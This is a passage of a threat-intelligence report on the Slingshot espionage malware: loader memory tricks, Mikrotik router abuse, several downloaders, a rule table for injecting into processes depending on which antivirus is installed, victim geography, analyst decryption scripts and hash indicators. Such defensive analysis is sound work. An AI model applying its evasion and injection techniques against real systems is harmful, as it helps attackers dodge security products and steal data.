000007FEF5EB9DC0 72 65 65 40 40 51 45 41 41 40 41 45 42 56 30 40 ree@@QEAA@AEBV0@
000007FEF5EB9DD0 40 5A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @Z..............
000007FEF5EB9DE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9DF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9E90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9EA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9EB0 00 00 00 00 00 00 00 00 00 00 3F 3F 30 43 45 76 ..........??0CEv
000007FEF5EB9EC0 61 6C 54 72 65 65 40 40 51 45 41 41 40 58 5A 00 alTree@@QEAA@XZ.
000007FEF5EB9ED0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9EE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9EF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9F90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9FA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000007FEF5EB9FB0 00 00 00 00 00 00 00 00 00 00 00 65 73 73 63 6C ...........esscl
000007FEF5EB9FC0 69 2E 3F 3F 30 43 45 76 61 6C 54 72 65 65 40 40 i.??0CEvalTree@@
000007FEF5EB9FD0 51 45 41 41 40 58 5A 00 00 00 00 00 00 00 00 00 QEAA@XZ.........
```

SlingDll.dll also uses a smart trick. Its image in memory looks initially like this:



```
000007FEF9B00000 0000000000001000 c638169aaa777d4f6eae43205a39e274.                          IMG -R---  ERWC-
000007FEF9B01000 0000000000005000  ".text"    Исполняемый код                                 IMG ER---  ERWC-
000007FEF9B06000 000000000002A000  ".rdata"   Инициализированные данные то/                   IMG -R---  ERWC-
000007FEF9B30000 0000000000002000  ".data"    Инициализированные данные                       IMG -RWC-  ERWC-
000007FEF9B32000 0000000000001000  ".pdata"   Информация об исключении                        IMG -R---  ERWC-
000007FEF9B33000 000000000000D000  ".obj"                                                     IMG -RWC-  ERWC-
000007FEF9B40000 0000000000001000  "LineRecs"                                                 IMG -RWC-  ERWC-
000007FEF9B41000 0000000000001000  ".reloc"   Базовые перемещения                             IMG -R---  ERWC-
000007FEF9E10000 0000000000001000 esscli.dll                                                  IMG -R---  ERWC-
000007FEF9E11000 0000000000049000  ".text"    Исполняемый код                                 IMG ER---  ERWC-
000007FEF9E5A000 000000000001B000  ".rdata"   Инициализированные данные то/                   IMG -R---  ERWC-
000007FEF9E75000 0000000000001000  ".data"    Инициализированные данные                       IMG -RW--  ERWC-
000007FEF9E76000 0000000000007000  ".pdata"   Информация об исключении                        IMG -R---  ERWC-
000007FEF9E7D000 0000000000001000  ".rsrc"    Ресурсы                                         IMG -R---  ERWC-
000007FEF9E7E000 0000000000001000  ".reloc"   Базовые перемещения                             IMG -R---  ERWC-
```

Then it copies the whole image to heap and UnmapViewOfFile to unload SlingDll.Dll image. After that, it allocates new memory by calling VirtualAlloc with the same start address and size that the unloaded image had. Finally, malware copies all data from heap back to the allocated memory, resulting in the following:



```
000007FEF9B00000 0000000000042000                                                         PRV  -R---  -RW--
000007FEF9E10000 0000000000001000 esscli.dll                                              IMG  -R---  ERWC-
000007FEF9E11000 0000000000049000   ".text"     Исполняемый код                           IMG  ER---  ERWC-
000007FEF9E5A000 000000000001B000   ".rdata"    Инициализированные данные то              IMG  -R---  ERWC-
000007FEF9E75000 0000000000001000   ".data"     Инициализированные данные                 IMG  -RW--  ERWC-
000007FEF9E76000 0000000000007000   ".pdata"    Информация об исключении                  IMG  -R---  ERWC-
000007FEF9E7D000 0000000000001000   ".rsrc"     Ресурсы                                   IMG  -R---  ERWC-
000007FEF9E7E000 0000000000001000   ".reloc"    Базовые перемещения                       IMG  -R---  ERWC-
```

At that moment the image is unloaded but keeps working because ImageBase is the same.

The last thing that SlingDll.dll does is run the Minisling module.

Minisling uses a global mutex (Global\{6D29520B-F138-442e-B29F-A4E7140F33DE}) to ensure it is run only once. It checks if one of the following drivers is loaded into memory: DepFrzLo.sys, DeepFrz.sys, DfDiskLo.sys; and if none is found it checks how many times the operating system was rebooted before correctly shutting down. This is done by comparing EventRecordID from ETW-logs: malware gets this value by sending an XML-requests with EventID=12 and Provider.Name = Microsoft-Windows-Kernel-General in order to obtain the last reboot time, and with EventID=41 and Provider.Name = Microsoft-Windows-Kernel-Power to obtain the last unsuccessful attempt to turn the machine off.

When the limit of reboots is reached, Minisling deletes itself. In cases when the computer was successfully rebooted, the counter is set to 0. If one of the drivers listed above is loaded or if the counter limit is not reached, Minisling starts finding and executing loaders in the same sequence as previously described.

Infected Mikrotik Device - chmhlpr.dll

Mikrotik is a Latvian network hardware provider. For managing their routers, this company provides to customers with software called WinBox that downloads a number of DLLs from the router's file system and loads them directly into the computer memory. This is its normal behavior by design.

A library called ip4.dll was added onto the router by the attacker. After it was added, the Winbox software started to download and run it – we are not sure why.

During our research, we found several victims whose Mikrotik routers were hacked, resulting in it returning a suspicious ip4.dll file with the internal name chmhlpr.dll. Indeed, this DLL is a Trojan-Downloader related to Slingshot.

That makes us believe that Slingshot is able to target victims by directly infecting Mikrotik routers in order to abuse this mechanism used by WinBox. We do not know how these routers were compromised, however Wikileaks´ Vault7 describes the use of the ChimayRed exploit to compromise such devices. The exploit is now available on GitHub.

Mikrotik´s official forum declares that this exploit only works until RouterOS v.6.38.4, however this particular victim was running version 6.38.5 of the firmware, making it unclear whether this version is still vulnerable or if attackers used a different one. We contacted Mikrotik and reported this attack procedure. According to Mikrotik, latest versions of WinBox no longer download the ipv4.dll file from the router, closing the attack vector.

The following table summarizes malicious ipv4.dll files abusing this method:

MD5	Size	File location
042CC382ACB5B2B70C78BAA77BB7C5F9	43520	%AppData%\Roaming\mikrotik\winbox\5.20-3610090039\ipv4.dll
AFAFF3310D8C094774DA6BA856C1A30E	43520	%AppData%\Roaming\Mikrotik\Winbox\5.20-3610090039\ipv4.dll
01C85EE057B6B529891C0A4275A642DA	43520	%AppData%\Roaming\Mikrotik\Winbox\6.33.1-1338332867\ipv4.dll
87A28A99697452A37FC229B3AA3AFE97	43520	%AppData%\Roaming\mikrotik\winbox\6.38.5-3172206015\ipv4.dll

chmhlpr.dll downloads a malicious packed MZPE to execute. This library has four hardcoded parameters:

- IP for downloading the payload. In the sample that we found, the payload was located in the same compromised Mikrotik router (192.168.88.1).
- Port to connect to (4443 in our sample).
- Number of connection attempts (3 in our sample).
- Delay between attempts, in seconds (90 seconds in our sample).

If no IP is hardcoded, it waits for an incoming connection on the specified port.

Once it gets connection it sends the magic value **0x43237FB2** and waits for the packed module. It checks for a constant at 0x84 offset, looking for **0xDEADFOOD** in order to unpack and load this code. Then it shares the socket of the established connection to the new module and runs it.

The downloader can also use a proxy information detailed in:
UserSID\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer

It searches for proxy credentials in:

- Windows protected storage, where ItemName parameter contains proxy domain
- Credentials from IE as documented here

KPWS

There is a second Trojan-Downloader called ‘kpws’ designed to download another Slingshot component and run it. Unlike chmhlpr, it can´t connect over proxies, can’t listen for connection, parameters are set in cmd line (embedded in packed MZPE) and it actively uses logging.

The main difference, however, would be the magic constant sent as first packet, set to 0xC0FFEE43. This tool contains a reference to Smeagol (Gollum’s original name in The Lord of the Rings) which actually refers to GollumApp.

Additional downloaders

‘Rc’ downloader

This component named ‘rc’ has the same input parameters as chmhelp.dll and the same output askpws. It provides the following functionality:

- Resolves environment variables.

- Sends info about files in directory: path, size, date modified.
- Write files, sends files.
- Sends info about run processes: PID, PPID, creation time, name of the executable file for the process, account name with domain, is process run under Wow64.
- Terminates process by PID.
- Impersonates user by login and password received from server or by process PID.
- Reverts to self after impersonation.
- Creates process. If impersonation was successful than creation take place on behalf of impersonated user.
- Communicates with created process.
- Sends name of the local computer, Windows version, build number, installed service pack.
- Sends username.
- Migrates to another process: infects process by PID with itself in memory. Socket connected to server is passed too.
- Migrates to another process: path to process to be created is received from server. Inject is only in memory. Socket connected to server is passed too. When injected, malware downloads and runs next Slingshot component.
- Downloads and configures new module, then runs it in new thread in current process. All logging of new module will be send to server.


The configuration of a new module can be only done through command line (embedded in the header of the packed component) and consists ofreceiving it from the C2 server, parsing it and inserting it into the downloaded sample.

This seems a strange behavior, as there is no need to do all this on the victim side.

Interestingly, ‘rc’ logs in some victims showed connections to the 2869/1900/5431 ports, linked to vulnerabilities in previous UPnP protocols. This might be another one clue that attackers used vulnerable routers as infection vector.

Spork downloader

This is the last downloader we have found, quite different from the ones described above:




```
int print_help_1321FC0()
{
  return logger_1322888(L"\n"
                        "Usage: spork -c IP:PORT [-x <path>]\n"
                        "\n"
                        "  -c       connect-back IP address and port number\n"
                        "  -x       skip the rule engine and inject into the specified exe\n"
                        "\n");
}
```

Not as interesting as its main duty (downloads and run a payload) is its implementation. This module introduces a rule engine with embedded serialized rules. This is intended to find some Personal Security Products (PSPs) that suit the rules among the started processes. This is used to decide to which process the embedded malicious shellcode will be injected.

Rules are serialized according the following scheme:

- Byte count_rules, count_PSPs.
- Rule all_rules[count_rules] (6 or 8 bytes per rule depending on spork version - yellow).
- Short offsets_to_PSP_names[count_PSPs] (purple).
- Char PSP_names[count_PSPs][] (green).



```
00000000:  15 12 01 02-00 FF 01 06-01 03 00 FF-02 06 04 00  §↕☺☻  ☺♠☺♥  ☻♠♦
00000010:  00 FF 01 02-04 05 00 FF-02 06 06 00-01 07 03 04   ☺☻♦♣  ☻♠♠ ☺•♥♦
00000020:  06 00 08 0C-01 02 06 00-08 0C 02 03-06 00 0D 0D  ♠ ◘♀☺☻♠ ◘♀☻♥♠ ♪♪
00000030:  03 03 07 00-00 FF 03 02-08 00 00 FF-03 02 09 00  ♥♥•    ♥☻◘   ♥☻○
00000040:  00 FF 03 01-0A 00 00 FF-03 00 0B 00-00 FF 03 00    ♥☺◙    ♥ ♂   ♥
00000050:  0C 00 00 FF-03 04 0D 00-00 FF 01 02-0D 00 00 FF  ♀   ♥♦♪   ☺☻♪
00000060:  02 01 0E 00-00 FF 03 00-0F 00 00 FF-03 02 10 00  ☻☺♫   ♥ ☼   ♥☻►
00000070:  07 08 03 00-10 00 05 06-03 01 11 00-00 FF 03 01  •◘♥ ► ♣♠♥☺◄   ♥☺
00000080:  A4 00 A5 00-B1 00 BD 00-CA 00 D6 00-E3 00 EB 00  д е ▒ ╜ ╩ ╓ у ы
00000090:  F7 00 FF 00-12 01 1B 01-26 01 32 01-3D 01 49 01  ў   ↕☺←☺&☺2☺=☺I☺
000000A0:  55 01 60 01-00 61 76 66-77 73 76 63-2E 65 78 65  U☺`☺ avfwsvc.exe
000000B0:  00 61 76 67-75 61 72 64-2E 65 78 65-00 69 6E 73   avguard.exe ins
000000C0:  73 64 61 36-34 2E 65 78-65 00 61 76-67 74 72 61  sda64.exe avgtra
000000D0:  79 2E 65 78-65 00 61 76-67 73 72 6D-61 61 2E 65  y.exe avgsrmaa.e
000000E0:  78 65 00 61-76 70 2E 65-78 65 00 62-64 61 67 65  xe avp.exe bdage
000000F0:  6E 74 2E 65-78 65 00 63-66 70 2E 65-78 65 00 64  nt.exe cfp.exe d
00000100:  65 66 65 6E-64 65 72 64-61 65 6D 6F-6E 2E 65 78  efenderdaemon.ex
00000110:  65 00 65 67-75 69 2E 65-78 65 00 66-73 64 66 77  e egui.exe fsdfw
00000120:  64 2E 65 78-65 00 6D 63-61 67 65 6E-74 2E 65 78  d.exe mcagent.ex
00000130:  65 00 72 73-74 72 61 79-2E 65 78 65-00 72 74 76  e rstray.exe rtv
00000140:  73 63 61 6E-2E 65 78 65-00 74 6D 70-72 6F 78 79  scan.exe tmproxy
00000150:  2E 65 78 65-00 75 6D 78-63 66 67 2E-65 78 65 00  .exe umxcfg.exe
00000160:  7A 6C 63 6C-69 65 6E 74-2E 65 78 65-00 00 00 00  zlclient.exe
00000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Each rule consists of 6 fields:

- Process name of the PSP represented as index in offsets array.
- Array of names of processes to inject to as index view too (some below will be described).
- Min version of the PSP.
- Max version of the PSP.
- Flags: for example, x32/x64.
- Type used as result when rule was found.

Spork enumerates all the started processes, checking each of them with each rule. If any process matches at least one of them, it decides whether to inject code into it depending on the type of the matched rule. Type can be any of the following values:

- Type 0: default
- Type 1: error
- Type 2: inject into matched PSP
- Type 3: inject into lsass.exe
- Type 4: inject into winlogon.exe
- Type 5: inject into svchost.exe
- Type 6: inject into process specified in second field of matched rule

If no process matches any rules, then the default process ‘svchost.exe’ is used for injection.

The matching process with a rule can be summarized as follows:

- Process name is equal to the PSP name in rule
- Version of the PSP is inside the bounds specified in the rule
- Process suits all flags that are set in the rule

The version of PSP is determined by sequence calls to GetFileVersionInfo and VerQueryValue to get dwProductVersionMS field, which contains the number of the product this file (PSP) was distributed.

The following table summarizes the found PSP with the process to inject:


found PSP name	**versions**	**bitness**	**process to inject**
avfwsvc.exe	00-ff	x32	avguard.exe
avfwsvc.exe	00-ff	x64	inssda64.exe
avgtray.exe	00-ff	x32	avgtray.exe
avgtray.exe	00-ff	x64	avgsrmaa.exe
avp.exe	01-07	x32-x64	winlogon.exe
avp.exe	08-0c	x32	avp.exe
avp.exe	08-0c	x64	lsass.exe
avp.exe	0d-0d	x32-x64	lsass.exe
avastui.exe	00-ff	x32	avastui.exe
avastui.exe	00-ff	x64	winlogon.exe
avgnt.exe	00-ff	x32	avguard.exe
avgnt.exe	00-ff	x64	inssda64.exe/avshadow.exe
avgui.exe	00-ff	x32-x64	winlogon.exe
bdagent.exe	00-ff	x32-x64	bdagent.exe
cfp.exe	00-ff	x32-x64	cfp.exe
casc.exe	07-08	x32-x64	svchost.exe
casc.exe	05-06	x32-x64	error
defenderdaemon.exe	00-ff	x32-x64	error
egui.exe	00-ff	x32-x64	default - svchost.exe
fsdfwd.exe	00-ff	x32-x64	default - svchost.exe
mcagent.exe	00-ff	x32-x64	winlogon.exe
rstray.exe	00-ff	x32	rstray.exe
rstray.exe	00-ff	x64	error
rtvscan.exe	00-ff	x32-x64	default - svchost.exe
tmproxy.exe	00-ff	x32-x64	tmproxy.exe
umxcfg.exe	07-08	x32-x64	default - svchost.exe
umxcfg.exe	05-06	x32-x64	error
zlclient.exe	00-ff	x32-x64	error


Instead of injecting the malicious code in already started processes, spork creates a new process of the selected image. Process is created with the: flags hide, create no window, default instead of loading cursor and suspended. Then it creates a new section, fills it with malicious shellcode depending on the created x32 or x64 process and patches the EntryPoint so that it calls the shellcode. The last step is calling ResumeThread to run it.

The new shellcode loads its needed libraries by parsing PEB, connects to its C2 (specified in cmd-line), sends to it constant **0xC0FFEE44** or **0xC0FFEE43** depends on process bitness, downloads the malware from the received answer, passes to it socket used for the connection and runs. Unlike all the previously described downloaders, it doesn't check for 0xDEADFOOD at 0x84 offset.

Victims

Using our telemetry, we were able to find almost one hundred victims, most of them based in the Middle East and Africa. The following chart shows the percentage of victims per country:




Slingshot – global attack geography
Countries targeted by the Slingshot APT from at least 2012 until Feb 2018, according to Kaspersky Lab detection data
Nearly 100 victims
Including individuals, government organizations and institutions
Over half of attacks targeted Kenya and Yemen
DR Congo
Sudan
Libya
Turkey
Jordan
Iraq
Yemen
Afghanistan
Somalia
Kenya
Tanzania
KASPERSKY lab
GREAT
AMR
© 2018 AO Kaspersky Lab. All Rights Reserved

Conclusions

The discovery of Slingshot reveals another complex ecosystem where multiple components work together in order to provide a very flexible and well-oiled cyber-espionage platform. The malware is highly advanced, solving all sort of problems from a technical perspective and often in a very elegant way, combining older and newer components in a thoroughly thought-through, long-term operation, something to expect from a top-notch well-resourced actor. All this framework is designed for flexibility, reliability and to avoid detection, which explains why these components were not found for more than six years.

This long-term campaign seemed to be focused on Africa and the Middle-East region, but obviously our telemetry only offers partial visibility and this could be just a subset.

In terms of attribution, we have not been able to find any definitive links to any previously known APTs. Some of the techniques used by Slingshot, such as the exploitation of legitimate, yet vulnerable drivers has been seen before in other malware, such as Turla, Equation’s Grayfish platform and White Lambert. Most of the debug messages found throughout the platform are written in perfect English. The references to Tolkien’s Lord of the Rings (Gollum, Smeagol) could suggest the authors are fans of Tolkien’s work.

One interesting point is the possibility of abusing Mikrotik devices (and maybe other network hardware providers) as initial infection vector for some victims. We can´t exclude other spreading methods for this campaign, given the versatility of this actor.

Appendix I - Scripts

String decryption

Instead of storing strings in raw view, some components stores them in encrypted view and decrypts when it’s needed. This function implements decryption which can be used for further analysis.

```
def get_name(name):

    key =
bytearray(b'\xE0\x80\xC5\xAF\xB5\xD7\xC4\xA1\xBD\xBA\xE4\xDA\x96\xBF
\x9A\x8A\x9A\xA8\xBE\xD2\x85\x84\xC4\xB0\xAA\xEA\xD8\xAC\xC4\xF3\xAF
\x00')

    size = len(name)
    ind = ((((0xFFFFFFFF84210843 * size) // 2 ** 32) + size) % (2 **
32) // 16)
    ind = ind + ind // 2 ** 31
    ind = size - ind * 31

    for i in range(len(name)):
        key_i = key[ind]
        name[i] ^= key_i
        ind += 1
        tmp = ( 0x8421085 * ind ) // 2**32
        ind -= (((ind - tmp) // 2 + tmp) // 16) * 0x1F


    return name
```

Spork rules viewer

As mentioned above, spork contains serialized rules used by rules engine to check which PSP is installed. This script prints rules in readable view for two types of databases (6 or 8 bytes per rule):

```
import argparse
import struct

def get_byte(data, offset):
    byte_range = data[offset : offset + 1]
    return struct.unpack('<B', byte_range)[0]

def get_short(data, offset):
    byte_range = data[offset : offset + 2]
    return struct.unpack('<H', byte_range)[0]


class rule:
    rule_size = 8
    def __init__(self, raw_rule):

        self.index_process_name = get_byte(raw_rule, 0)
        self.index_process_to_inject = [get_byte(raw_rule, 1)]

        offset = 0
        if rule_size == 8:
            offset = 2
            if get_byte(raw_rule, 2) != 0:
                self.index_process_to_inject.append(get_byte(raw_rule
, 2))
            if get_byte(raw_rule, 3) != 0:
                self.index_process_to_inject.append(get_byte(raw_rule
, 3))


        self.min_version = get_byte(raw_rule, 2 + offset)
        self.max_version = get_byte(raw_rule, 3 + offset)
        self.flags = get_byte(raw_rule, 4 + offset)
        self.type_of_action = get_byte(raw_rule, 5 + offset)


class rule_db:
   def __init__(self, input_file):
       data = bytearray(open(input_file, "rb").read())

       self.rules_count = get_byte(data, 0)
       self.strings_count = get_byte(data, 1)
       self.rules = []

       for i in xrange(self.rules_count):
           self.rules.append(rule(data[2 + i * rule.rule_size : 2 +
i * rule.rule_size + rule.rule_size]))

       self.offsets = []
       self.strings = []
       for i in xrange(self.strings_count):
           self.offsets.append(get_short(data, 2 + self.rules_count
* rule.rule_size + i * 2))
           curr = start = self.offsets[i]
           while data[curr] != 0:
               curr += 1
           self.strings.append(str(data[start : curr]))

   def print_info(self):
       for rule in self.rules:
           process_to_inject = 'svchost.exe'
           if rule.type_of_action == 1:
               process_to_inject = 'error'
           elif rule.type_of_action == 2:
               process_to_inject =
self.strings[rule.index_process_name]
           elif rule.type_of_action == 3:
               process_to_inject = 'lsass.exe'
           elif rule.type_of_action == 4:
               process_to_inject = 'winlogon.exe'
           elif rule.type_of_action == 6:
               process_to_inject = '/'.join([self.strings[i] for i
in rule.index_process_to_inject])
           bitness = 'x32-x64'
           if rule.flags == 1:
               bitness = 'x32'
           elif rule.flags == 2:
               bitness = 'x64'
            print ('PSP: %s\tversion: %02x-%02x\tbitness: %s\ttarget: %s' % (self.strings[rule.index_process_name], rule.min_version, rule.max_version, bitness, process_to_inject) )


parser = argparse.ArgumentParser()
parser.add_argument('input_file')
args = parser.parse_args()


for rule_size in [8, 6]:
   try:
       rule.rule_size = rule_size
       db = rule_db(args.input_file)
       db.print_info()
       break
   except:
       continue
```

Appendix II - Indicators of compromise

MD5

```
042cc382acb5b2b70c78baa77bb7c5f9
11ccc2c5811c80f2a796817d9ccbe34b
142970f7e10e3a49e583b2f557dcbe79
64f705e55545a371e0f5e599cfbae5e9
6637dbcc6059a1e2e45956d98a3ea590
706269c041d94c4501b78c128f1c0e70
7fb82333aa08f4bfbbfa515e7e93bad4
87a28a99697452a37fc229b3aa3afe97
afaff3310d8c094774da6ba856c1a30e
b7a2525e05769540f48733d5673a77fa
c638169aaa777d4f6eae43205a39e274
db71aed3b9ffbbfa4c49db036520ceeb
f4944c5d47907ce93819aed8c4f76bcc
```

More indicators are available to Kaspersky Lab private report subscribers. Please contact intelreports@kaspersky.com